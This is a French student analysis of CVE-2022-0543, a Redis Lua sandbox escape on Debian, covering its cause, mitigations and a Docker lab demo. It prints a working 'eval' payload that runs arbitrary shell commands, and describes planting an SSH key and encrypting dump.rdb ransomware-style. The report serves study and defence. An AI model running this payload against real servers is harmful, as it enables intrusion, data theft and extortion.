Analyse de faille 1
CVE-2022-0543

Benjelloun El Kbibi Youssef
El-Salihi Nabil
Prada Mejia Juan Pablo

8 décembre 2023

Table des matières

1 Description de la faille

1.1 Contexte

Redis est un système de gestion de base de données open source, en mémoire et clé-valeur. Il est souvent classé comme une base de données NoSQL (Not Only SQL) en raison de son approche flexible de stockage de données. Redis est conçu pour offrir des performances élevées en maintenant toutes les données en mémoire vive, ce qui permet des temps de réponse rapides pour les opérations de lecture et d'écriture.

Les clients établissent une communication avec un serveur Redis via un socket, envoient des commandes, et le serveur ajuste son état (c'est-à-dire ses structures en mémoire) en réponse à ces commandes. Redis intègre le langage de programmation Lua en tant que moteur de script, accessible via la commande "eval". Il est essentiel que le moteur Lua fonctionne dans un environnement isolé (sandbox), ce qui signifie que les clients peuvent interagir avec les API Redis depuis Lua, mais ne devraient pas avoir la capacité d'exécuter un code arbitraire sur la machine où Redis est en cours d'exécution.

1.2 Programme compromis

Bien que l'on est parlé de Redis, cette faille n'est pas une vulnérabilité de Redis, mais plutôt de Debian. En effet cette faille ne peut être exploité que sur des machines Debian, et pas sur d'autres systèmes d'exploitation, car la façon dont Lua est chargé dans Redis sur Debian est différente de ce qui est fait ailleurs.

Il faut noter que cette faille est présente uniquement sur les version de Debian Buster (Debian 10) inférieures à 5 :5.0.14-1+deb10u2, et Debian Bullseye (Debian 11) inférieures à 5 :6.0.16-1+deb11u2.

1.3 Type de compromission

Cette faille permet à un attaquant d'exécuter du code dans la machine ou redis-server tourne, ou dans certains cas de l'élevation de privilèges.

2 Vulnérabilité

2.1 Explication

La faille concerne la façon dont Lua est chargée dans Redis sur les systèmes Debian. Normalement quand Redis est compilé, il inclut Lua et certaines de ses librairies directement dans ses binaires, au lieu d'utiliser Lua comme une librairie externe partagée. Redis n'utilise pas certaines fonctions Lua tel que luaopen_package et luaopen_os, ces fonctions sont donc exclues des binaires compilés de Redis.

Dans Debian Lua est chargée dynamiquement, c'est à dire que l'interpréteur Lua est un composant séparé que Redis charge quand il en a besoin. Les fonctions et librairies Lua sont donc chargées quand l'interpréteur Lua est initialisé. Certaines variables globales présentes dans l'environnement de Lua doivent par contre être effacées comme les

variables module, require et package. Les 2 premières ont été effacées mais pas la dernière ("package"), ceci ouvre la porte à certaines attaques.

2.2 Exploitation

Pour exploiter la faille il suffit de se connecter à un serveur redis en utilisant redis-cli, et exécuter la commande suivante :

```
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/
    liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f =
    io.popen("id", "r"); local res = f:read("*a"); f:close();
    return res' 0
```

Listing 1 – Exemple d'exploitation de vulnérabilité

2.3 Machines cibles

La vulnérabilité révélée se concentre essentiellement sur les serveurs, cependant il est à noter que les machines clientes pourraient également être impactées de manière indirecte. Imaginons par exemple qu'un pirate parvienne à infiltrer le serveur abritant notre base de données et y insère des données malveillantes dans différentes tables : cela pourrait compromettre la sécurité des réponses reçues par les clients lors de leurs requêtes.

3 Architecture typique

Cette faille peut être exploitée dans un système d'informations simple dans lequel les machines serveurs Debian sont dans un réseau interne (réseau de l'entreprise par exemple), et communiquent à l'aide d'un lien physique (à travers un routeur ou switch).



FIGURE 1 – Caption

Un utilisateur peut intéragir avec le frontend qui tourne sur une machine à travers un navigateur web, cette machine fait des requêtes au machines backend qui sont sur le même réseau que la machine frontend. Et puis les machines backend intéragissent avec un serveur où est installé une base de données redis qui se trouve lui aussi dans le même réseau. Le loadbalancer est là juste pour avoir un scénario un peu proche de la réalité où la charge est répartie sur plusieurs serveurs (2 serveurs backend dans cet exemple).

4 Limitation de l'impact

4.1 Isolation de Redis

Afin de rendre plus difficile pour l'attaquant d'accéder au serveur Redis, il faut déconnecter le serveur d'internet (et du coup le seul moyen d'y accéder est par ssh depuis une machine autorisée), voir même lancer redis-server sur un evironnement isolé tel qu'un container docker ou une machine virtuelle.

4.2 Moindre privilèges

Même si le serveur est difficilement accessible par un attaquant externe, il faut aussi penser à la possibilité d'un attaquant interne, dans ce cas il faut s'assurer que Redis tourne sur le serveur avec le moins de privilège possible, de cette façon même en exploitant la faille et du coup exécuter du code sur le serveur, l'attaquant sera très limité au niveau des commandes qu'il pourra lancer.

4.3 Observabilité

L'observabilité joue un rôle clé dans l'identification des défaillances d'un système, notament il faut générer des logs, métriques et traces de tous les services y compris la base de données, et toutes les machines. En ayant un bon système de monitoring, on peut donc identifier l'existence d'un attaquant dans le système, notament en regardant les logs de redis, et remarquer une connexion suspicieuse, ou l'exécution de code Lua... De cette façon on peut agir plus rapidement afin de stopper l'attaque.

4.4 Sécurisation de Redis

La vulnérabilité identifiée dans Redis peut être gérée en limitant ses fonctionnalités à l'essentiel. Par exemple, nous pourrions mettre en place un système d'authentification (natif) dans Redis ce qui compliquera déjà la tâche à l'attaquant. En plus ou pourra limiter les commandes Redis qu'un utilisateur peut exécuter, concrètement interdire l'utilisation de Lua sauf pour certains utilisateurs (admins), de cette façon sauf si l'attaquant à se connecter à Redis en tant qu'admin, il ne pourra pas utiliser l'exploit.

4.5 Restrictions d'accès

L'implémentation de pare-feu pour réguler les réseaux externes et internes, limitant ainsi l'accès à la base de données que pour certaines addresses ip connues à l'avance, est une mesure cruciale. De plus, la mise en place de systèmes d'auto-identification peut être envisagée pour détecter et bloquer les tentatives d'intrusion ou d'interaction non autorisée avec la base de données.

4.6 Duplication

Au lieu d'avoir un seul serveur Redis, il faut créer des replicas, car non seulement la charge sera répartie sur les différents serveurs, mais en cas d'attaque sur l'un des serveurs, d'autres marchent encore bien et donc peuvent exécuter leurs tâches. Ce point demande cependant un choix à faire car des replicas coûtent cher, et selon le type d'application qui utilise Redis, la duplication peut s'avérer pertinente ou pas. Mais généralement dans les applications et systèmes d'information modernes, une grande charge est attendue et donc la duplication peut même être indispensable.

4.7 Backups

Ce point ne limite pas l'impact sur le serveur mais sur la protection des données. Imaginons par exemple qu'un attaquant arrive à exploiter la faille et exécute un ransomware, ou supprime les données de Redis... Si un backup a été effectué avant, on pourra remplacer le serveur sans perte de données (ou avec perte minimale car Redis ne stocke pas tout sur le disque, mais stocke des snapshots à interval de temps régulier).

5 Bonnes pratiques

5.1 Chiffrement des données

Par défaut, redis enregistre les informations en texte clair, ce qui n'est pas idéal en termes de sécurité. En effet, si un attaquant réussit à pénétrer le serveur, il sera capable de récupérer des informations confidentielles. Cependant, si l'information est chiffré, même si l'attaquant accède à l'information, ces données deviendront inutiles parce qu'elles ont besoin de la clé secrète pour déchiffrer.

5.2 Mises à jour

Effectuer des mises à jour du système est important, car il permet de corriger les erreurs, les vulnérabilités des versions précédentes et en outre ajouter des fonctionnalités, ce qui réduit les risques de défaillance et d'exploitation de votre système.

5.3 Prévention

Comme mentionné précédemment, cette faille est spécifique aux distributions Debian. Les développeurs de Redis auraient dû mettre en place une pipeline de tests pour évaluer

le bon fonctionmment de l'application sur toutes les distributions ciblées, ainsi qu'un *sandboxing* correcte de Lua sur toutes les distributions. Cela aurait permis de prévenir la propagation de la faille sur les systèmes Debian.

6 Cible de sécurité

Plusieurs choses sont à prendre à compte concernant cette attaque, car elle offre beaucoup de possibilités, notament l'exécution de code mais aussi l'élevation de privilèges. En effet dès que l'attaquant se connecte avec redis-cli et qu'il utilise l'exploit, il arrive à exécuter des commandes avec l'utilisateur qui a lancé redis-server. Donc si le serveur est lancé par root (ou un user ayant plus de privilèges que l'attaquant dans le cas où l'attaquant a déjà accès au serveur), l'attaquant peut tout faire (ou faire des choses dont il n'a pas le droit).

Par exemple il peut mettre sa clé ssh dans le serveur, supprimer toutes les autres clé et il a maintenant une machine que pour lui pour miner des bitcoins. Il peut aussi copier le fichier dump.rdb qui contient les données non-chiffrées stockées dans Redis. Il peut aussi lancer un ransomware par exemple en chiffrant le fichier dump.rdb, et demander de l'argent. Ou aussi rajouter la machine à un réseau de botnet pour une éventuelle attaque ddos. Une autre attaque qui cible cette fois plus les clients que les serveurs, est le faire de remplacer le dump.rdb par un autre que l'attaquant a conçu, kill et puis relancer redis-server, et vu que ce dernier cherche le fichier lors de son démarrage, il aura chargé des fausses données, la base de données et donc corrompue.

7 Explication de la démo

La démo utilise *Docker Compose* pour sa mise en place. Dans le fichier `docker-compose.yml`, il existe un conteneur appelé `redis-server` qui joue deux rôles : il lance le serveur Redis et un serveur SSH pour écouter les connexions SSH. Ce conteneur représente une machine serveur locale ou dans un *cloud provider*.

Pour exploiter cette faille, partons du fait que l'attaquant a accès au `redis-server` grâce à l'outil `redis-cli`. En utilisant `redis-cli`, nous pouvons exécuter des commandes sur la machine hôte en tant qu'utilisateur (Linux) ayant lancé le serveur Redis.

La faille nous donne un accès complet à la machine, mais pour des raisons de simplicité, la première manipulation sera d'obtenir un accès SSH à cette machine, même si techniquement cela ne serait pas nécessaire, car toutes les commandes pourraient être exécutées depuis `redis-cli` grâce au payload suivant :

```
1 eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/
    liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io
    .popen("VOTRE COMMANDE"); local res = f:read("*a"); f:close();
    return res' 0
```

Pour mettre en place cette première manipulation il suffit de :

```
1 # Dans un terminal
```

```
docker-compose up

# Dans un autre terminal
docker-compose run attacker
./exploit.sh
```

Le fichier exploit.sh va créer une clé SSH, mettre la clé publique dans le `redis-server` grâce à la faille et à `redis-cli`, puis se connecter via SSH.

Une fois cette commande exécutée, nous avons obtenu un accès SSH à la machine, et en plus de cela, nous sommes `root` car le serveur Redis a été lancé en tant que `root`. Nous pouvons examiner les processus en cours d'exécution en utilisant la commande `ps -ef`. Un attaquant pourrait, par exemple, chercher à effectuer un déni de service sur l'application en tuant le processus `redis-server`.

La manipulation que nous allons effectuer est similaire à celle d'un rançongiciel. Nous allons chiffrer la base de données. Une fois que nous avons accès à la machine, il faut se déplacer vers le dossier `/var/lib/redis`. Dans ce dossier, vous trouverez un fichier `dump.rdb`, qui représente les sauvegardes de Redis. Pour cette démo, nous avons mis des données exemples d'utilisateurs.

Nous allons maintenant chiffrer cette base de données.

```
kill PROCESS_REDIS_SERVER # We stop the redis-server process.
gpg -c dump.rdb # we encrypt the data base
# The command creates a file dump.rdb.gpg
mv dump.rdb.gpg dump.rbd
redis-server &
```

Lorsque vous relancez `redis-server`, vous verrez qu'un message d'erreur se produira lorsqu'il tentera de charger la base de données. Maintenant, il suffirait de demander une rançon par e-mail, par exemple.

Références

[1] *CVE Detail*. URL : https://www.cvedetails.com/cve/CVE-2022-0543/?q=CVE-2022-0543.

[2] *Description post*. URL : https://www.ubercomp.com/posts/2022-01-20_redis_on_debian_rce.

[3] *Docker image*. URL : https://github.com/vulhub/vulhub/blob/master/redis/CVE-2022-0543/README.md.

[4] *Lab walkthrough*. URL : https://ine.com/blog/cve-20220543-lua-sandbox-escape-in-redis.